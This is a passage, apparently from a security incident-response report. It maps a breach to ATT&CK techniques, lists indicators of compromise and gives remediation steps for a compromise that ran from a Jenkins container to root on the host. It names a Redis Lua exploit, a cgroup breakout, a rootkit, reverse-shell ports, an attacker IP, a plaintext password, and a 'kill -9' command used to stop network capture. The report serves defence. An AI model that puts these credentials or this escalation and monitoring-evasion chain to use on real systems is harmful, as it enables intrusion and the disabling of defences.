Unsecured Credentials	T1552.001	Discovery of plaintext Telnet credentials in `/var/jenkins_home/credentials.txt`.
Exploitation for Privilege Escalation	T1068	Execution of Redis Lua exploit (CVE-2025-49844) & SUID binary `redis-backup`.
Escape to Host	T1611	cgroup v1 `release_agent` breakout (CVE-2022-0492) and `nsenter` namespace escalation.
Ingress Tool Transfer	T1105	Downloading `linpeas.sh`, `exploit.lua`, `escape.sh`, and rootkit source files.
Impair Defenses: Disable or Modify Tools	T1562.001	Execution of `kill -9 24918` to terminate active network capture (`tcpdump`).

6. Indicators of Compromise

Type	Value	Description
IP Address	`185.220.101.50`	External Attacker / C2 Infrastructure IP.
User Credentials	`redis_user : R3d1s_Us3r_P@ss!`	Compromised Telnet login credentials.
Files Staged	`linpeas.sh`, `exploit.lua`, `escape.sh`	Reconnaissance, exploit, and breakout scripts.
Rootkit Components	`kernel-rootkit.c`, `Makefile`, `install-rootkit.sh`	Kernel rootkit source code uploaded to `/root/file/`.
Host Artifacts	`/tmp/you_have_been_hacked.txt`	Proof-of-compromise marker left on host node.
Network Callbacks	TCP Ports `4444`, `2345`, `5555`, `8000`	Reverse shells, HTTP file retrieval, and upload services.

7. Impact Assessment

The attacker achieved complete compromise across all infrastructure tiers, progressing from an isolated CI/CD container to container-level root, and finally breaking out to full root control over the underlying physical host node. Confidential corporate data, internal database contents, and host kernel access were fully exposed.

8. Recommendations

- **Isolate Network Assets:** Immediately disconnect host node `redis-db.corp.local` and block outbound connections to IP `185.220.101.50`.
- **Enforce Authentication & Access Control:** Secure Jenkins instances with robust authentication and restrict access to the Script Console (`/script`).
- **Upgrade & Patch Services:** Update Redis server installations to version 8.2.2 or higher to patch Lua engine RCE vulnerabilities (CVE-2025-49844). Patch host kernel cgroup drivers to mitigate CVE-2022-0492.
- **Eliminate Hardcoded Credentials:** Remove plaintext credential files from application home directories and migrate to a secure secrets manager.
- **Harden Container Security:** Remove unnecessary SUID permissions on container binaries, deprecate unencrypted management protocols (Telnet), and enforce non-root container runtimes with AppArmor/Seccomp profiles.

9. Conclusion

The investigation demonstrates a rapid escalation path from a misconfigured web application to full host node takeover in under 10 minutes. Remediation requires immediate host rebuilding from clean images, credential rotation, and strict enforcement of network segmentation and container hardening policies.